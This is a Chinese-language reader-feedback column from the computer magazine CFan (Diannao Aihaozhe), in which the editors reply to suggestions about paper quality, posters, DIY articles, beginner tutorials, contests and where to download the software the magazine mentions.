在这里，我们想告诉这位军人读者，由于Subst以前多有介绍，所以你写的那篇介绍Subst命令的文章不能刊登，希望你继续投稿，写出更多更好的文章和我们的读者分享，继续支持我们的工作！谢谢你了！

——————————————————

连续两期获得最有价值建议奖的朋友

很高兴我能成为CFan连续两期（19和20期）的最有价值建议奖的其中一名，不过我获得了两套相同的奖品，其实我更情愿第二次获奖时得到的是下一期的《电脑爱好者》杂志或者其他姊妹刊。说实话，我每个月的零用钱才20元，不过《电脑爱好者》每期我都会买。

——来自广西的郑成毅朋友

我不想多说什么，像这样的读者，像这样感人肺腑的真实故事实在太多太多！但愿我们能更细心一些，把工作做得更细致一些。



不少朋友发挥主人翁精神，对我们提出了一些建议，《电脑爱好者》的成长是离不开大家的良好建议的。

——————————————————

加强与读者联系，多办活动

建议：加大和读者的联系，多办一些读者有奖问答最好。

答：收到！大家可以通过各栏目和各部门的Email、我们的论坛http://www.cfan.com.cn/forum/forumdisplay.php?s=e4f31bf9cfb8a3999e9cdc09e8712738&forumid=7或者来信到北京9615#信箱（100086）等方式和我们交流，来北京科技会展中心1号楼A座22层A户来找我们当然更欢迎！

《电脑爱好者》曾做过百万大抽奖、精彩大奖在找您等活动，受到了不少读者好评，也有一些朋友幸运捧得大奖。以后，我们将更多地推出获奖概率更大，奖品更贵重的活动。对了，如果你还没有参加23期的“电脑爱好者最喜爱品牌奖评选”有奖活动，就赶快去吧！要不就来不急啦！

——————————————————

纸张太差

建议：《电脑爱好者》内容好，不过纸张太差。

答：其实我们也希望《电脑爱好者》能是全彩的精美印刷，改成一本“豪华版”期刊，但那样成本就会提高，价格也就会相应提高（要不企业就难以生存了哟），所以为了让更多的读者，尤其是边远山区和偏僻乡村的读者能够阅读到《电脑爱好者》，还是以目前大家能够接受的纸张质量和低价格献给大家。

——————————————————

加海报

建议：希望《电脑爱好者》半月刊里面夹一张精美的电脑类中插海报 。

答：《电脑爱好者》的发行量很大，如果每本刊都夹一张海报，除了成本增加外，印刷和包装会花费很大的工作量，不过大家每一个建议都是我们的一个改进的方向，我们会加倍重视，更好地为大家服务。

——————————————————

多一些DIY类文章

建议：多一些DIY的文章，甚至开辟DIY专栏。

答：其实我们早有此意，大家放心，明年的DIY文章会更上八层楼^_^。

——————————————————

系统介绍由菜鸟变成高手的内容

建议：一直以来，我都是贵刊的忠实读者，不过我觉得最近学到的一些应用小技巧有点杂乱无章，建议步步高栏目里拿出一部分出来，系统介绍由菜鸟变成高手的内容。

答：谢谢你的建议！！从读者的需要出发，才能做出有用的文章，才能确实提高读者的计算机水平，所以我们也在时时监督自己：和更多的读者交流谈心，细心阅读读者评刊信息，找出最近大家关注的热点，把大家最需要的内容送给大家，让所有的菜鸟都“飞翔”起来，《告别菜鸟》系列文章已经推出了几篇，当时的思路就是如此。明年，步步高栏目将推出更多形式内容更丰富的文章，让你逐步成为高手。

——————————————————

最后回答一个不少朋友经常问到的关于软件下载地址的问题：

问：第19期的《原来Windows也可以如此美丽》中的那个98toxp为什么下载不了，哪里有下载？

答：刊物中出现的共享软件、驱动程序、源程序会在《电脑爱好者》网站www.cfan.com.cn提供下载链接，大家可以直接在地址栏输入：http://www.cfan.net.cn/newsoft/magazine/magzine.htm。

希望大家一如既往地支持《电脑爱好者》，也希望《电脑爱好者》能让大家更满意，我们时刻都在努力着，我们也一定会做得更好！！CF